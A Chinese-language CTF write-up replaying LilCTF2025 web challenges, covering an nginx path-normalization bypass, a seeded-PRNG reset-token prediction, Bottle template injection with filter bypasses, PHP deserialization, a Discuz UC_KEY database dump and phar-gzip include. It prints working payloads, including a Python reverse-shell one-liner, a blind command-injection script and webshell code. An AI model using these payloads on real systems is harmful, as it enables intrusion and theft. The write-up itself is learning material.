LilCTF2025复现

Web

接力!TurboFlash

附件:

server.py:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# pylint: disable=missing-module-docstring,missing-function-docstring

import os
from flask import Flask

app = Flask(__name__)


@app.route("/")
def index():
return "<h1>Hello, CTFer!</h1>"


@app.route("/secret")
def secret():
return os.getenv("LILCTF_FLAG", "LILCTF{default}")


if __name__ == "__main__":
app.run("0.0.0.0", 8080, debug=False)

nginx.conf:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
server {
listen 80;
server_name localhost;

location ~* ^/secret/?$ {
deny all;
return 403;
}

location ~* ^/secret/ {
deny all;
return 403;
}

location / {
proxy_pass http://127.0.0.1:8080;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}

Nginx 会屏蔽 /secret 和 /secret/ 后接任意路径的请求,实际上也会屏蔽 /./secret/, /SeCrEt, /%73ecret 等等你能想到的绕过方式。而 Flask 会在访问到 /secret 路由时返回 flag。

我们需要寻找不被 Nginx 认为算是 /secret,但会被 Flask 认为算是 /secret 的路径。

答案:/secret 后跟 \x85 这个字节。不是 %85,而是在 HTTP 报文中直接发出这一个字节。(可以从 CyberChef 或 010 Editor 中复制它,或者用 socket 或 pwntools 发包。)

https://github.com/dub-flow/path-normalization-bypasses

算是一个小技巧,


Ekko_note

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
# -*- encoding: utf-8 -*-
'''
@File : app.py
@Time : 2066/07/05 19:20:29
@Author : Ekko exec inc. 某牛马程序员
'''
import os
import time
import uuid
import requests

from functools import wraps
from datetime import datetime
from secrets import token_urlsafe
from flask_sqlalchemy import SQLAlchemy
from werkzeug.security import generate_password_hash, check_password_hash
from flask import Flask, render_template, redirect, url_for, request, flash, session

SERVER_START_TIME = time.time()

# 欸我艹这两行代码测试用的忘记删了,欸算了都发布了,我们都在用力地活着,跟我的下班说去吧。
# 反正整个程序没有一个地方用到random库。应该没有什么问题。
import random
random.seed(SERVER_START_TIME)

admin_super_strong_password = token_urlsafe()
app = Flask(__name__)
app.config['SECRET_KEY'] = 'your-secret-key-here' # 我真服了
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///site.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

class User(db.Model):
id = db.Column(db.Integer, primary_key=True)
username = db.Column(db.String(20), unique=True, nullable=False)
email = db.Column(db.String(120), unique=True, nullable=False)
password = db.Column(db.String(60), nullable=False)
is_admin = db.Column(db.Boolean, default=False)
time_api = db.Column(db.String(200), default='https://api.uuni.cn//api/time')

class PasswordResetToken(db.Model):
id = db.Column(db.Integer, primary_key=True)
user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
token = db.Column(db.String(36), unique=True, nullable=False)
used = db.Column(db.Boolean, default=False)

def padding(input_string):
byte_string = input_string.encode('utf-8')
if len(byte_string) > 6: byte_string = byte_string[:6]
padded_byte_string = byte_string.ljust(6, b'\x00')
padded_int = int.from_bytes(padded_byte_string, byteorder='big')
return padded_int

with app.app_context():
db.create_all()
if not User.query.filter_by(username='admin').first():
admin = User(
username='admin',
email='admin@example.com',
password=generate_password_hash(admin_super_strong_password),
is_admin=True
)
db.session.add(admin)
db.session.commit()

def login_required(f):
@wraps(f)
def decorated_function(*args, **kwargs):
if 'user_id' not in session:
flash('请登录', 'danger')
return redirect(url_for('login'))
return f(*args, **kwargs)
return decorated_function

def admin_required(f):
@wraps(f)
def decorated_function(*args, **kwargs):
if 'user_id' not in session:
flash('请登录', 'danger')
return redirect(url_for('login'))
user = User.query.get(session['user_id'])
if not user.is_admin:
flash('你不是admin', 'danger')
return redirect(url_for('home'))
return f(*args, **kwargs)
return decorated_function

def check_time_api():
user = User.query.get(session['user_id'])
try:
response = requests.get(user.time_api)
data = response.json()
datetime_str = data.get('date')
if datetime_str:
print(datetime_str)
current_time = datetime.fromisoformat(datetime_str)
return current_time.year >= 2066
except Exception as e:
return None
return None
@app.route('/')
def home():
return render_template('home.html')

@app.route('/server_info')
@login_required
def server_info():
return {
'server_start_time': SERVER_START_TIME,
'current_time': time.time()
}
@app.route('/register', methods=['GET', 'POST'])
def register():
if request.method == 'POST':
username = request.form.get('username')
email = request.form.get('email')
password = request.form.get('password')
confirm_password = request.form.get('confirm_password')

if password != confirm_password:
flash('密码错误', 'danger')
return redirect(url_for('register'))

existing_user = User.query.filter_by(username=username).first()
if existing_user:
flash('已经存在这个用户了', 'danger')
return redirect(url_for('register'))

existing_email = User.query.filter_by(email=email).first()
if existing_email:
flash('这个邮箱已经被注册了', 'danger')
return redirect(url_for('register'))

hashed_password = generate_password_hash(password)
new_user = User(username=username, email=email, password=hashed_password)
db.session.add(new_user)
db.session.commit()

flash('注册成功,请登录', 'success')
return redirect(url_for('login'))

return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
if request.method == 'POST':
username = request.form.get('username')
password = request.form.get('password')

user = User.query.filter_by(username=username).first()
if user and check_password_hash(user.password, password):
session['user_id'] = user.id
session['username'] = user.username
session['is_admin'] = user.is_admin
flash('登陆成功,欢迎!', 'success')
return redirect(url_for('dashboard'))
else:
flash('用户名或密码错误!', 'danger')
return redirect(url_for('login'))

return render_template('login.html')

@app.route('/logout')
@login_required
def logout():
session.clear()
flash('成功登出', 'info')
return redirect(url_for('home'))

@app.route('/dashboard')
@login_required
def dashboard():
return render_template('dashboard.html')

@app.route('/forgot_password', methods=['GET', 'POST'])
def forgot_password():
if request.method == 'POST':
email = request.form.get('email')
user = User.query.filter_by(email=email).first()
if user:
# 选哪个UUID版本好呢,好头疼 >_<
# UUID v8吧,看起来版本比较新
token = str(uuid.uuid8(a=padding(user.username))) # 可以自定义参数吗原来,那把username放进去吧
reset_token = PasswordResetToken(user_id=user.id, token=token)
db.session.add(reset_token)
db.session.commit()
# TODO:写一个SMTP服务把token发出去
flash(f'密码恢复token已经发送,请检查你的邮箱', 'info')
return redirect(url_for('reset_password'))
else:
flash('没有找到该邮箱对应的注册账户', 'danger')
return redirect(url_for('forgot_password'))

return render_template('forgot_password.html')

@app.route('/reset_password', methods=['GET', 'POST'])
def reset_password():
if request.method == 'POST':
token = request.form.get('token')
new_password = request.form.get('new_password')
confirm_password = request.form.get('confirm_password')

if new_password != confirm_password:
flash('密码不匹配', 'danger')
return redirect(url_for('reset_password'))

reset_token = PasswordResetToken.query.filter_by(token=token, used=False).first()
if reset_token:
user = User.query.get(reset_token.user_id)
user.password = generate_password_hash(new_password)
reset_token.used = True
db.session.commit()
flash('成功重置密码!请重新登录', 'success')
return redirect(url_for('login'))
else:
flash('无效或过期的token', 'danger')
return redirect(url_for('reset_password'))

return render_template('reset_password.html')

@app.route('/execute_command', methods=['GET', 'POST'])
@login_required
def execute_command():
result = check_time_api()
if result is None:
flash("API死了啦,都你害的啦。", "danger")
return redirect(url_for('dashboard'))

if not result:
flash('2066年才完工哈,你可以穿越到2066年看看', 'danger')
return redirect(url_for('dashboard'))

if request.method == 'POST':
command = request.form.get('command')
os.system(command) # 什么?你说安全?不是,都说了还没完工催什么。
return redirect(url_for('execute_command'))

return render_template('execute_command.html')

@app.route('/admin/settings', methods=['GET', 'POST'])
@admin_required
def admin_settings():
user = User.query.get(session['user_id'])

if request.method == 'POST':
new_api = request.form.get('time_api')
user.time_api = new_api
db.session.commit()
flash('成功更新API!', 'success')
return redirect(url_for('admin_settings'))

return render_template('admin_settings.html', time_api=user.time_api)

if __name__ == '__main__':
app.run(debug=False, host="0.0.0.0")

代码总结一下就是:有一个time_api默认值是https://api.uuni.cn//api/time 可以获得现在的时间。这个web app有一个任意RCE的接口,但是必须要从这个time_api中获取的时间大于2066年才可以。而存在一个admin账户,他可以设置time_api的值。

所以只要我们能够登录上admin账户,并且伪造一个time_api,让他返回一个大于2066年的时间即可。然后我们就能任意RCE。

比赛的时候我使用的是非预期,这里学一下预期解。

可以注意到这里的随机种子。

1
2
3
4
# 欸我艹这两行代码测试用的忘记删了,欸算了都发布了,我们都在用力地活着,跟我的下班说去吧。
# 反正整个程序没有一个地方用到random库。应该没有什么问题。Ekko大人不会怪我的。
import random
random.seed(SERVER_START_TIME)

确实,整个脚本没有地方再调用random库了。但是,这不代表,这个脚本所引用的第三方库不调用random库。

整个鉴权逻辑里,有两个地方使用了随机数,分别是admin的密码,以及找回密码时生成的token。

admin的密码生成逻辑:

1
admin_super_strong_password = token_urlsafe() 

token_urlsafe的逻辑:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
_sysrand = SystemRandom()
DEFAULT_ENTROPY = 32 # number of bytes to return by default

def token_bytes(nbytes=None):
"""Return a random byte string containing *nbytes* bytes.

If *nbytes* is ``None`` or not supplied, a reasonable
default is used.

>>> token_bytes(16) #doctest:+SKIP
b'\\xebr\\x17D*t\\xae\\xd4\\xe3S\\xb6\\xe2\\xebP1\\x8b'

"""
if nbytes is None:
nbytes = DEFAULT_ENTROPY
return _sysrand.randbytes(nbytes)
def token_urlsafe(nbytes=None):
"""Return a random URL-safe text string, in Base64 encoding.

The string has *nbytes* random bytes. If *nbytes* is ``None``
or not supplied, a reasonable default is used.

>>> token_urlsafe(16) #doctest:+SKIP
'Drmhze6EPcv0fN_81Bj-nA'

"""
tok = token_bytes(nbytes)
return base64.urlsafe_b64encode(tok).rstrip(b'=').decode('ascii')

这里使用的是SystemRandom()

但是查询之后发现SystemRandom函数产生的序列是不可再生的,因为其随机性来自系统,而不是来自软件状态(seed(),和setstate()不起作用)

所以我们就只剩下忘记密码的API用到随机数

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
@app.route('/forgot_password', methods=['GET', 'POST'])
def forgot_password():
if request.method == 'POST':
email = request.form.get('email')
user = User.query.filter_by(email=email).first()
if user:
# 选哪个UUID版本好呢,好头疼 >_<
# UUID v8吧,看起来版本比较新
token = str(uuid.uuid8(a=padding(user.username))) # 可以自定义参数吗原来,那把username放进去吧
reset_token = PasswordResetToken(user_id=user.id, token=token)
db.session.add(reset_token)
db.session.commit()
# TODO:写一个SMTP服务把token发出去
flash(f'密码恢复token已经发送,请检查你的邮箱', 'info')
return redirect(url_for('reset_password'))
else:
flash('没有找到该邮箱对应的注册账户', 'danger')
return redirect(url_for('forgot_password'))

return render_template('forgot_password.html')

这里做了相当多的引导。生成token使用的是uuid8()函数。这是python3.14+的新函数。我们跟进:

看到这个statement:

1
By default, a, b and c are not generated by a cryptographically secure pseudo-random number generator (CSPRNG). Use uuid4() when a UUID needs to be used in a security-sensitive context.

说明随机数种子有效,去跟进函数代码(截止于2025.10.1 python 3.14还没有发布正式版,我们可以安装3.140a1,或者直接去cpython的仓库看):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
def uuid8(a=None, b=None, c=None):
"""Generate a UUID from three custom blocks.

* 'a' is the first 48-bit chunk of the UUID (octets 0-5);
* 'b' is the mid 12-bit chunk (octets 6-7);
* 'c' is the last 62-bit chunk (octets 8-15).

When a value is not specified, a pseudo-random value is generated.
"""
if a is None:
import random
a = random.getrandbits(48)
if b is None:
import random
b = random.getrandbits(12)
if c is None:
import random
c = random.getrandbits(62)
int_uuid_8 = (a & 0xffff_ffff_ffff) << 80
int_uuid_8 |= (b & 0xfff) << 64
int_uuid_8 |= c & 0x3fff_ffff_ffff_ffff
# by construction, the variant and version bits are already cleared
int_uuid_8 |= _RFC_4122_VERSION_8_FLAGS
return UUID._from_int(int_uuid_8)

由于使用的是默认配置。token完全由random.getrandbits()生成,可以完全预测出这个token

可以得到admin的注册邮箱为admin@example.com,所以我们更改这个邮箱的密码。先根据种子生成一个UUID8,取前八位:

1
2
3
4
5
6
7
8
9
10
11
import random
import uuid
random.seed(1754662952.3222806)
def padding(input_string):
byte_string = input_string.encode('utf-8')
if len(byte_string) > 6: byte_string = byte_string[:6]
padded_byte_string = byte_string.ljust(6, b'\x00')
padded_int = int.from_bytes(padded_byte_string, byteorder='big')
return padded_int

print(uuid.uuid8(a=padding('admin')))


然后更改密码

登录。

然后看看原始的API https://api.uuni.cn//api/time 返回的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
def check_time_api():
# False: 时间小于2066年
# True: 时间大于2066年
# None: API坏了

user = User.query.get(session['user_id'])
try:
response = requests.get(user.time_api)
if response.status_code == 200:
data = response.json()
datetime_str = data.get('date', '')
if datetime_str:
current_time = datetime.fromisoformat(datetime_str)
return current_time.year >= 2066
except Exception as e:
return None
return None

所以我们可以在VPS上起一个假的时间API,返回2066年之后时间的datetime字段的json数据。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
from http.server import BaseHTTPRequestHandler, HTTPServer
import json

class JSONRequestHandler(BaseHTTPRequestHandler):
def do_GET(self):
if self.path == "/":
data = {"date": "2099-07-05 00:00:00"}
self.send_response(200)
self.send_header("Content-Type", "application/json")
self.end_headers()
self.wfile.write(json.dumps(data).encode("utf-8"))

def run(server_class=HTTPServer, handler_class=JSONRequestHandler, port=5051):
server_address = ("0.0.0.0", port)
httpd = server_class(server_address, handler_class)
httpd.serve_forever()

if __name__ == "__main__":
run()

当时比赛中自己用php写的api

1
2
3
4
5
6
7
8
9
10
11
12
<?php
header('Content-Type: application/json'); // 确保返回 JSON 格式

$fake_time_data = [
"date" => "2066-01-01 00:00:00", // 关键:返回 2066 年的时间
"weekday" => "星期五",
"timestamp" => 3000000000, // 未来时间戳
"remark" => "Hacked by CTF Player"
];

echo json_encode($fake_time_data, JSON_UNESCAPED_UNICODE);
?>

之后就是弹shell,时间盲注、或者写入文件。

反弹shell

1
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("你的IP",你的端口));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

比赛时用的payload:

1
2
mkdir static;ls / > static/1.txt
cat /flag.txt > static/2.txt

以及时间盲注脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
import requests
import time

url = "http://challenge.xinshi.fun:38899/execute_command"
cookies = {
"session": "eyJpc19hZG1pbiI6dHJ1ZSwidXNlcl9pZCI6MSwidXNlcm5hbWUiOiJhZG1pbiJ9.aJ75HQ.mrngiiFtMg73UlO-3IFC58OnbP0"
}

result = ""
session = requests.session()

# 先获取基准响应时间
def get_baseline():
normal_payload = {"command": "echo baseline"}
start = time.time()
requests.post(url, cookies=cookies, data=normal_payload)
return time.time() - start

baseline = get_baseline()
print(f"基准响应时间: {baseline:.3f}秒")

for i in range(1, 5): # 假设获取前4行
row_result = ""
for j in range(1,100):
for k in range(32, 128):
char = chr(k)
time.sleep(0.1)
# 使用$(...)代替反引号
payload = {
"command": f"if [ \"$(cat /flag | awk 'NR=={i}' | cut -c {j})\" = \"{char}\" ]; then sleep 2; fi"
}
try:
start = time.time()
session.post(url, cookies=cookies, data=payload, timeout=3)
elapsed = time.time() - start
# 判断延迟是否明显超过基准
if elapsed > baseline + 1.5: # 1.5秒阈值
row_result += char
print(f"行{i} 当前结果: {row_result}")
break
except requests.exceptions.Timeout:
row_result += char
print(f"行{i} 当前结果: {row_result}")
break
except Exception as e:
print(f"请求出错: {e}")
time.sleep(1) # 出错后等待1秒
result += row_result + "\n"
print(f"当前完整结果:\n{result}")

ez_bottle

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
from bottle import route, run, template, post, request, static_file, error
import os
import zipfile
import hashlib
import time

UPLOAD_DIR = os.path.join(os.path.dirname(__file__), 'uploads')
os.makedirs(UPLOAD_DIR, exist_ok=True)

STATIC_DIR = os.path.join(os.path.dirname(__file__), 'static')
MAX_FILE_SIZE = 1 * 1024 * 1024

BLACK_DICT = ["{", "}", "os", "eval", "exec", "sock", "<", ">", "bul", "class", "?", ":", "bash", "_", "globals",
"get", "open"]


def contains_blacklist(content):
return any(black in content for black in BLACK_DICT)


def is_symlink(zipinfo):
return (zipinfo.external_attr >> 16) & 0o170000 == 0o120000


def is_safe_path(base_dir, target_path):
return os.path.realpath(target_path).startswith(os.path.realpath(base_dir))


@route('/')
def index():
return static_file('index.html', root=STATIC_DIR)


@route('/static/<filename>')
def server_static(filename):
return static_file(filename, root=STATIC_DIR)


@route('/upload')
def upload_page():
return static_file('upload.html', root=STATIC_DIR)


@post('/upload')
def upload():
zip_file = request.files.get('file')
if not zip_file or not zip_file.filename.endswith('.zip'):
return 'Invalid file. Please upload a ZIP file.'

if len(zip_file.file.read()) > MAX_FILE_SIZE:
return 'File size exceeds 1MB. Please upload a smaller ZIP file.'

zip_file.file.seek(0)

current_time = str(time.time())
unique_string = zip_file.filename + current_time
md5_hash = hashlib.md5(unique_string.encode()).hexdigest()
extract_dir = os.path.join(UPLOAD_DIR, md5_hash)
os.makedirs(extract_dir)

zip_path = os.path.join(extract_dir, 'upload.zip')
zip_file.save(zip_path)

try:
with zipfile.ZipFile(zip_path, 'r') as z:
for file_info in z.infolist():
if is_symlink(file_info):
return 'Symbolic links are not allowed.'

real_dest_path = os.path.realpath(os.path.join(extract_dir, file_info.filename))
if not is_safe_path(extract_dir, real_dest_path):
return 'Path traversal detected.'

z.extractall(extract_dir)
except zipfile.BadZipFile:
return 'Invalid ZIP file.'

files = os.listdir(extract_dir)
files.remove('upload.zip')

return template("文件列表: {{files}}\n访问: /view/{{md5}}/{{first_file}}",
files=", ".join(files), md5=md5_hash, first_file=files[0] if files else "nofile")


@route('/view/<md5>/<filename>')
def view_file(md5, filename):
file_path = os.path.join(UPLOAD_DIR, md5, filename)
if not os.path.exists(file_path):
return "File not found."

with open(file_path, 'r', encoding='utf-8') as f:
content = f.read()

if contains_blacklist(content):
return "you are hacker!!!nonono!!!"

try:
return template(content)
except Exception as e:
return f"Error rendering template: {str(e)}"


@error(404)
def error404(error):
return "bbbbbboooottle"


@error(403)
def error403(error):
return "Forbidden: You don't have permission to access this resource."


if __name__ == '__main__':
run(host='0.0.0.0', port=5000, debug=False)

源码里大概就是一个web的文件上传,在前端并没有直接给上传功能,需要自己写脚本,对于上传的内容有template(content)可以解析内容,明显的漏洞点

题目对于上传的文件进行了简单的处理,比如限制文件大小,限制的目录穿越,限制了软链接,所以题目的核心就是利用模板注入绕过waf写入到文件里,进行文件上传最后解析读取文件

对于content的内容有简单的限制,最主要的就是把花括号进行了过滤。

但是bottle框架还有%注入的语法

后把常见的一些过滤了,但是很明显是没有过滤掉import的,所以可以通过导入来进行rce,我提供的思路是进行复制,然后再通过include读取拿到flag,主要是两个方案

方案一、

1
% import shutil;shutil.copy('/flag', './aaa')

方案二、

1
%import subprocess; subprocess.call(['cp', '/flag', './aaa'])

然后可以include的读取了

1
% include("aaa")

方案三:、

1
2
3
4
% import bottle
#setattr(bottle, 'TEMPLATE_PATH', ['/'])动态修改 bottle 模块的 TEMPLATE_PATH为/
% setattr(bottle, 'TEMPLATE' + chr(95) + 'PATH', ['/']) #chr(95)绕过_过滤
% include('flag')

然后由于前端没有给出直接的上传入口,需要写脚本进行上传

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import requests
import re

BASE_URL = "http://ip:port"

with open('payload.zip', 'rb') as file:
files = {"file": ('payload.zip', file)}
res = requests.post(url=f"{BASE_URL}/upload", files=files)

upload_response = res.text
print("Upload Response:", upload_response)

match = re.search(r"/view/([\w-]+)/([\w\-]+)", upload_response)
if not match:
print("Failed to extract MD5 and filename from response.")
exit()

md5, filename = match.groups()
print(f"Extracted MD5: {md5}, Filename: {filename}")

view_res = requests.get(f"{BASE_URL}/view/{md5}/{filename}")
print("Response:", view_res.text)

比赛时使用的payload:

1
2
3
4
% x = vars()['\x5f\x5fbuiltins\x5f\x5f']['\x6f\x70\x65\x6e']('/flag').read()
% f = vars()['\x5f\x5fbuiltins\x5f\x5f']['\x6f\x70\x65\x6e']('./static/flag.txt', 'w')
% f.write(x)
% f.flush()

文件上传我使用的是html表单

然后访问static/flag.txt


Your Uns3r

源码:

1
2
3
4
5
6
<?php
?>+/var/www/html/index.php HTTP/1.1
Host: xxxxxxxxxxxxxx
Content-Type: application/x-www-form-urlencoded

user=O%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22username%22%3BS%3A5%3A%22%5C61dmin%22%3Bs%3A5%3A%22value%22%3Bs%3A147%3A%22O%3A6%3A%22LilRan%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00prefix%22%3Bs%3A15%3A%22%2Fusr%2Flocal%2Flib%2F%22%3Bs%3A9%3A%22%00%2A%00suffix%22%3Bs%3A19%3A%22%2F..%2Fphp%2Fpeclcmd.php%22%3Bs%3A27%3A%22__PHP_Incomplete_Class_Name%22%3Bs%3A6%3A%22Access%22%3B%7D%22%3B&0=system('/readflag');

我曾有一份工作

Dirsearch 扫目录可以得到 www.zip

在 www.zip 里面泄露了 UC_KEY,可以使用这个key去调用api的接口

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
<?php


define('UC_CONNECT', 'mysql');
define('UC_STANDALONE', 0);

define('UC_DBHOST', 'localhost');
define('UC_DBUSER', 'root');
define('UC_DBPW', '123456');
define('UC_DBNAME', 'lilctf');
define('UC_DBCHARSET', 'utf8mb4');
define('UC_DBTABLEPRE', '`lilctf`.pre_ucenter_');
define('UC_DBCONNECT', 0);

define('UC_AVTURL', '');
define('UC_AVTPATH', '');

define('UC_CHARSET', 'utf-8');
define('UC_KEY', 'N8ear1n0q4s646UeZeod130eLdlbqfs1BbRd447eq866gaUdmek7v2D9r9EeS6vb');
define('UC_API', 'http://192.168.114.134/uc_server');
define('UC_APPID', '1');
define('UC_IP', '');
define('UC_PPP', 20);
?>

接口的功能需要代码审计,不只有下面这个路由有这个功能

把 api/db/dbbak.php 丢给AI审能得到脚本

在 api/db/dbbak.php里,可以备份数据库,且备份后的路径是可访问

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
f($get['method'] == 'export') {

$db->query('SET SQL_QUOTE_SHOW_CREATE=0', 'SILENT');

$time = date("Y-m-d H:i:s", $timestamp);

$tables = array();
$tables = arraykeys2(fetchtablelist($tablepre), 'Name');

if($apptype == 'discuz') {
$query = $db->query("SELECT datatables FROM {$tablepre}plugins WHERE datatables<>''");
while($plugin = $db->fetch_array($query)) {
foreach(explode(',', $plugin['datatables']) as $table) {
if($table = trim($table)) {
$tables[] = $table;
}
}
}
}
if($apptype == 'discuzx') {
$query = $db->query("SELECT datatables FROM {$tablepre}common_plugin WHERE datatables<>''");
while($plugin = $db->fetch_array($query)) {
foreach(explode(',', $plugin['datatables']) as $table) {
if($table = trim($table)) {
$tables[] = $table;
}
}
}
}

调用 export 方法即可

code参数的加解密要抄源码里的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
<?php

define('UC_KEY', 'N8ear1n0q4s646UeZeod130eLdlbqfs1BbRd447eq866gaUdmek7v2D9r9EeS6vb');

function _authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
$ckey_length = 4;

$key = md5($key ? $key : UC_KEY);
$keya = md5(substr($key, 0, 16));
$keyb = md5(substr($key, 16, 16));
$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';

$cryptkey = $keya.md5($keya.$keyc);
$key_length = strlen($cryptkey);

$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
$string_length = strlen($string);

$result = '';
$box = range(0, 255);

$rndkey = array();
for($i = 0; $i <= 255; $i++) {
$rndkey[$i] = ord($cryptkey[$i % $key_length]);
}

for($j = $i = 0; $i < 256; $i++) {
$j = ($j + $box[$i] + $rndkey[$i]) % 256;
$tmp = $box[$i];
$box[$i] = $box[$j];
$box[$j] = $tmp;
}

for($a = $j = $i = 0; $i < $string_length; $i++) {
$a = ($a + 1) % 256;
$j = ($j + $box[$a]) % 256;
$tmp = $box[$a];
$box[$a] = $box[$j];
$box[$j] = $tmp;
$result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
}

if($operation == 'DECODE') {
if(((int)substr($result, 0, 10) == 0 || (int)substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) === substr(md5(substr($result, 26).$keyb), 0, 16)) {
return substr($result, 26);
} else {
return '';
}
} else {
return $keyc.str_replace('=', '', base64_encode($result));
}

}

function encode_arr($get) {
$tmp = '';
foreach($get as $key => $val) {
$tmp .= '&'.$key.'='.$val;
}
return _authcode($tmp, 'ENCODE', UC_KEY);
}

$get = array('time'=>time(),'method'=>'export');
$res = encode_arr($get);
echo $res;


发送过去

1
/api/db/dbbak.php?code=fee5mf%2FqyNFtfSKzhhvUQEoapGYW5g%2FS2M2tLznC%2FHpTb5%2B70%2BCsF9VwPfpVSzVcgp8zWasNge0YVbk&apptype=discuzx

最后访问得到的 sql文件,将备份的数据库下载下来,在里面能够找到flag

需要注意的是,dump下来的数据用了hex编码,找flag的时候可以使用flag头去定位


php-jail-is-my-cry

参考链接:

https://github.com/Lil-House/LilCTF-2025/blob/main/players-writeup/SS/lilctf2025-web.md

前置知识

phar include gz 压缩解析漏洞上马

通过制作恶意phar文件(里面包含php一句话),将phar压缩为gz,绕过后缀名过滤和文件内容过滤,上传后进行文件包含,执行php一句话

例如:创建一个test.phar文件

1
2
3
<?php
system('whoami');
__HALT_COMPILER();?>

然后gz压缩

1
gzip -c test.phar > test.phar.gz

然后使用include包含,成功运行命令


PHP 8.3高版本绕过open_basedir

open_basedir会限制只能访问某个目录。

我们可以利用

1
